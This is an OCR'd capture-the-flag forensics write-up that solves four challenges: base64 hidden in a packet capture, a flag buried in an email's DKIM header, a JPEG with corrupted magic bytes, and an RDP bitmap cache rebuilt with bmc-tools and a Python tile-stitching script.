
CTF@CIT Forensics

Brainrot Quiz!

I got a Wireshark file. I opened it and it was a short one with 30 packets so I looked at every packet and found one with two "==" so I thought it will be base64 encoded and yes it was!



After decoding Q0lUe3RyNGw0bDNyMF90cjRsNGw0fQ==, you get CIT{tr4l4l3r0_tr4l4l4}

True CTF Love

I opened the email file, and got this:

My dearest one, whose heart I hold,
In your eyes, I see a world untold.
Where logic and riddles dance like stars,
But you, my love, stand behind bars.

I know you don't share in my joy,
The flags I chase, the games I deploy.
You sigh, you frown, and often retreat,
While I dive into challenges, so sweet.

But, oh, my love, can you see?
These puzzles are not just code to me.
They're like whispers from a distant shore,
A challenge to unlock, a path to explore.

I dream of the day when you'll join the chase,
And feel the thrill of solving with grace.
Not because you have to, but because you'll find,
The joy in puzzles that ignites your mind.

I won't push, I won't rush,
No, I'll be gentle, soft as a hush.
But if you ever wish to see what I see,
I'll be here, waiting, with a flag for you and me.


Together, we can solve what's unknown,
In the world of CTFs, you won't be alone.
Let's take it slow, no need to fear,
For love is the answer, my darling, my dear.

So, when you're ready, just take my hand,
Let's solve the puzzle, make our stand.
And who knows, perhaps you'll see—
That even CTFs, too, can be love's key.


I didn't know what to do and took me a while until I was like let me check the hex of this file. I looked around and first found this:

```
00000370  76 3D 31 3B 20 61 3D 72 73 61 2D 73 68 61 32 35  v=1; a=rsa-sha25
00000380  36 3B 20 63 3D 72 65 6C 61 78 65 64 2F 73 69 6D  6; c=relaxed/sim
00000390  70 6C 65 3B 20 64 3D 77 61 69 66 75 2E 63 6C 75  ple; d=waifu.clu
000003A0  62 3B 20 73 3D 6D 61 69 6C 3B 0D 0A 09 74 3D 31  b; s=mail;...t=1
000003B0  37 34 35 33 33 39 33 34 30 3B 20 62 68 3D 48 53  745339340; bh=HS
000003C0  71 33 46 6B 34 55 6E 67 6F 54 33 36 31 35 6B 52  q3Fk4UngoT3615kR
000003D0  54 77 58 39 54 51 66 71 39 6F 30 47 4E 6B 33 4C  TwX9TQfq9o0GNk3L
000003E0  35 65 73 46 4C 67 32 65 34 3D 3B 0D 0A 09 68 3D  5esFLg2e4=;...h=
000003F0  44 61 74 65 3A 46 72 6F 6D 3A 54 6F 3A 53 75 62  Date:From:To:Sub
00000400  6A 65 63 74 3A 46 72 6F 6D 3B 0D 0A 09 62 3D 65  ject:From;...b=e
00000410  36 35 75 78 54 63 5A 32 73 38 52 4B 64 65 35 78  65uxTcZ2s8RKde5x
```

I thought I got it, but when I checked the base64, it was wrong...




So I looked deeper, and it paid off.



```
00000400  6A 65 63 74 3A 46 72 6F 6D 3B 0D 0A 09 62 3D 65  ject:From;...b=e
00000410  36 35 75 78 54 63 5A 32 73 38 52 4B 64 65 35 78  65uxTcZ2s8RKde5x
00000420  37 47 6F 4D 57 44 68 4D 32 37 71 4D 55 61 32 76  7GoMWDhM27qMUa2v
00000430  70 6D 43 43 36 75 50 52 2F 6B 43 73 43 35 54 6C  pmCC6uPR/kCsC5Tl
00000440  31 6C 67 56 4E 43 69 6B 39 54 42 69 49 6E 37 78  llgVNCik9TBiIn7x
00000450  0D 0A 09 20 54 68 4D 53 47 30 6D 31 37 45 6C 4A  ... ThMSG0ml7ElJ
00000460  52 2B 65 51 33 49 46 41 43 71 68 44 6A 6F 4A 6B  R+eQ3IFACqhDjoJk
00000470  43 64 4C 6F 2B 69 59 41 77 76 78 34 47 6F 31 4F  CdLo+iYAwvx4Go1O
00000480  4F 59 55 59 52 78 37 64 6E 37 74 55 69 73 49 4B  OYUYRx7dn7tUisIK
00000490  79 32 70 37 4E 73 0D 0A 09 20 44 6A 4A 4D 61 75  y2p7Ns... DjJMau
000004A0  46 38 48 31 66 77 49 70 4F 36 6B 46 5A 4B 55 50  F8H1fwIpO6kFZKUP
000004B0  69 50 65 73 63 50 70 36 6D 42 4A 49 57 42 4F 41  iPescPp6mBJIWBOA
000004C0  52 55 4E 78 52 53 53 52 65 42 4A 76 2B 42 38 47  RUNxRSSReBJv+B8G
000004D0  69 62 5A 4A 62 4E 34 63 36 34 63 30 0D 0A 09 20  ibZJbN4c64c0...
000004E0  77 4F 56 70 6D 72 63 31 50 33 73 47 73 2F 4B 31  wOVpmrc1P3sGs/K1
000004F0  69 38 73 6A 7A 63 48 56 4A 79 4E 64 42 42 56 32  i8sjzcHVJyNdBBV2
00000500  65 37 31 6E 35 67 4A 46 66 62 6F 35 45 6B 4D 2F  e71n5gJFfbo5EkM/
00000510  48 53 6D 62 61 38 56 76 66 64 67 32 42 47 6B 56  HSmba8Vvfdg2BGkV
00000520  61 59 0D 0A 09 20 4F 72 69 52 73 39 76 73 35 2B  aY... OriRs9vs5+
00000530  58 77 56 38 76 39 73 74 50 68 4C 34 38 61 76 4A  XwV8v9stPhL48avJ
00000540  69 70 4F 53 7A 31 79 6B 66 62 58 57 33 2F 2F 51  ipOSz1ykfbXW3//Q
00000550  5A 59 70 41 4F 47 79 51 7A 38 6C 68 45 32 63 65  ZYpAOGyQz8lhE2ce
00000560  6B 35 59 4C 4A 75 6C 42 0D 0A 09 20 79 4F 2F 50  k5YLJulB... yO/P
00000570  7A 38 76 74 62 6B 77 6A 41 3D 3D 0D 0A 09 62 3D  z8vtbkwjA==...b=
00000580  56 32 39 33 4C 43 42 33 61 47 46 30 49 47 45 67  V293LCB3aGF0IGEg
00000590  59 6D 56 68 64 58 52 70 5A 6E 56 73 49 47 78 70  YmVhdXRpZnVsIGxp
000005A0  64 48 52 73 5A 53 42 77 62 32 56 74 4C 69 42 4A  dHRsZSBwb2VtLiBJ
000005B0  49 47 46 73 62 57 39 7A 64 43 42 7A 61 47 56 6B  IGFsbW9zdCBzaGVk
000005C0  49 0D 0A 09 20 47 45 67 64 47 56 68 63 69 42 79  I... GEgdGVhciBy
000005D0  5A 57 46 6B 61 57 35 6E 49 48 52 6F 59 58 51 75  ZWFkaW5nIHRoYXQu
000005E0  49 45 68 76 63 47 56 6D 64 57 78 73 65 53 42 35  IEhvcGVmdWxseSB5
000005F0  62 33 55 67 62 47 56 68 63 6D 35 6C 5A 43 42 74  b3UgbGVhcm5lZCBt
00000600  62 33 4A 6C 49 47 46 69 0D 0A 09 20 62 33 56 30  b3JlIGFi... b3V0
00000610  49 47 56 74 59 57 6C 73 49 47 68 6C 59 57 52 6C  IGVtYWlsIGhlYWRl
00000620  63 6E 4D 75 49 45 4A 31 64 43 42 7A 5A 58 4A 70  cnMuIEJ1dCBzZXJp
00000630  62 33 56 7A 62 48 6B 73 49 47 6C 30 49 47 64 6C  b3VzbHksIGl0IGdl
00000640  64 48 4D 67 62 57 55 67 64 32 39 75 5A 47 56 0D  dHMgbWUgd29uZGV.
00000650  0A 09 20 79 61 57 35 6E 4C 69 34 75 49 47 52 76  .. yaW5nLi4uIGRv
00000660  49 48 6C 76 64 53 42 73 62 33 5A 6C 49 45 4E 55  IHlvdSBsb3ZlIENU
00000670  52 6E 4D 67 59 58 4D 67 62 58 56 6A 61 43 42 68  RnMgYXMgbXVjaCBh
00000680  63 79 42 30 61 47 56 35 49 47 52 76 50 77 6F 4B  cyB0aGV5IGRvPwoK
00000690  51 30 6C 55 65 32 0D 0A 09 20 6C 66 62 44 42 32  Q0lUe2... lfbDB2
000006A0  4D 31 39 6A 64 47 59 6B 58 33 51 77 4D 48 30 3D  M19jdGYkX3QwMH0=
```


I saw multiple strings ending up with '=' so I send it to base64 again to decode it and got this:



and here is the flag... CIT{i_l0v3_ctf$_t00}

We lost the flag

I got a png file and thought of going to aperisolve.com, but it was down so I went to my VM and used exiftool. I thought I got nothing at first but then I saw the last line.



A file format error.

I checked the header of the file and it was a JFIF but when I compared it to the JFIF file signature, something was wrong.

The file header:

```
00 C2 BA 60 00 10 4A 46 49 46 00 01 01 01 00 48   .Â°`..JFIF.....H
```

How it should start:

```
FF D8 FF E0 00 10 4A 46
49 46 00 01
```

ÿØÿàNULDLEJFIFNULSOH

So I replaced 00 C2 BA 60 with FF D8 FF E0, and yes we got the flag.

CIT{us1ng_m4g1c_1t_s33m5}


Bits 'n Pieces

I opened the file and hex and saw RDP8bmp.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	52	44	50	38	62	6D	70	00	06	00	00	00	F6	17	B0	BF	RDP8bmp.....ö.°¿
00000010	6E	5F	CE	A9	40	00	40	00	00	00	00	FF	00	00	00	FF	n_Î©@.@....ÿ...ÿ
00000020	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ
00000030	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ
00000040	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ
00000050	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ
00000060	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ
00000070	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ
00000080	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF	...ÿ...ÿ...ÿ...ÿ

So I seached online and found a github that restores bmp images from it. https://github.com/ANSSI-FR/bmc-tools

So I installed the tool and used this command: " ./bmc-tools.py -s Cache0000.bin -d . " and got the bmp files.



I then asked ChatGPT to make me a python script that can combine them into one and help save time.

Make sure to install pillow first: “pip install pillow”

Code: #!/usr/bin/env python3
"""
stitch_tiles.py

Stitches a set of same-sized BMP tiles into one large image by laying them out
in rows and columns.

Usage:


```
   python stitch_tiles.py \          --
input-dir path/to/tiles \
       --output-file full_image.bmp \
       [--cols 40]

If --cols is omitted and the number of tiles is a perfect square, it will assume
a square grid. Otherwise you must provide --cols.
""" import os import
math import argparse
from PIL import
Image

def parse_args():
   p = argparse.ArgumentParser(description="Stitch BMP tiles into one big
image")     p.add_argument("-i", "--input-dir", required=True,
help="Directory containing your .bmp tiles")     p.add_argument("-o", "--output-
file", required=True,                  help="Filename for the stitched output BMP")
p.add_argument("-c", "--cols", type=int, default=None,
help="Number of columns in the grid (optional)")     return p.parse_args()

def main():       args =
parse_args()

   # Gather and sort BMP files
   files = [f for f in
os.listdir(args.input_dir)              if
f.lower().endswith(".bmp")]     if not files:
       raise   SystemExit(f"No   .bmp   files   found   in   {args.input_dir}")
files.sort()
   paths = [os.path.join(args.input_dir, f) for f in files]

   # Open first tile to get dimensions
with  Image.open(paths[0])  as  img0:
tile_w, tile_h = img0.size

   n   =   len(paths)
cols = args.cols
   # Auto-detect square grid if possible
if  cols  is  None:                  root  =
int(math.isqrt(n))       if root * root ==
n:
          cols    =    root
else:
          raise SystemExit(
             f"{n} tiles isn't a perfect square; please specify --cols."
```

```
        )
    rows = math.ceil(n / cols)

    # Create a new blank image large enough to hold the grid
full_w = cols * tile_w     full_h = rows * tile_h
    stitched = Image.new("RGB", (full_w, full_h))

    # Paste each tile into position
for idx, path in enumerate(paths):
with Image.open(path) as tile:
            x = (idx % cols) * tile_w
y   =   (idx   //   cols)   *   tile_h
stitched.paste(tile, (x, y))

    # Save out
    stitched.save(args.output_file)
    print(f"Stitched {n} tiles into {cols}×{rows} → {args.output_file}")

if   __name__   ==   "__main__":
main()
```

Run:

```
python  stitch_tiles.py  \         --
input-dir ./bmps \
    --output-file flag.bmp \
    --cols 44
```

